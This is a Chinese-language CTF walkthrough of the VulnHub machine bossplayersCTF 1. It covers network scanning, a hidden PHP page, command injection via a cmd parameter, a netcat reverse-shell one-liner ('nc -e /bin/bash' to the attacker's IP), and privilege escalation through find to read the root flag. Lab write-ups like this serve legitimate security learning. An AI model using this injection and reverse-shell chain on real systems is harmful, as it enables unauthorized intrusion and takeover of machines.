
# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/bossplayersctf-1,375/>

描述有点狠，建议30分钟内拿到root权限，同时不建议使用VM，用VirtualBox好点。然而VirtualBox有点问题，不是有时候没有IP，就是有时候调不了大小。。。。。。。




下载好以后用VirtualBox打开，网卡调成桥接模式运行就行了



# 0x01:探测靶机


这次由于不会开机就回显IP，所以只能用netdiscover探测一波,这次直接找PCS的，可以直接确认靶机IP为192.168.3.194

命令:netdiscover -r 192.168.3.0/16




然后开始用namp探测波端口,这次只开了22和80端口

命令:nmap -A -sS -sV -v -p- 192.168.3.194




# 0x02:挖掘漏洞

开始用dirb挖掘信息，这里可以挖到一个/robots.txt的文件




访问一下提示是超级密码




解码了以后是个提示，继续努力。。。。。




然后返回192.168.3.194打开F12的时候发现下面有行编码



然后拿去在线网站解密解了3次最后得到一个类似网站的提示





尝试输入/workinginprogress.php,返回页面正常



# 0x03:利用命令执行漏洞加入一句话反弹shell


因为有个test ping command,所以猜测可能存在命令执行漏洞，测试了波?cmd=whoami和pwd可以成功执行，石锤






然后就是尝试加入一句话反弹shell，记得提前开启netcat,成功反弹

一句话: nc -e /bin/bash 192.168.3.193 5555




# 0x04:提权


首先使用sudo -l看看有没有特殊权限，然后只能用find找到一波 find，可以直接find提权



关于find提权可以参考这篇文章<https://www.cnblogs.com/nul1/p/11309287.html>



换个目录然后创建文件就可以了执行了



然后再后面换成cat /root/root.txt成功读取flag

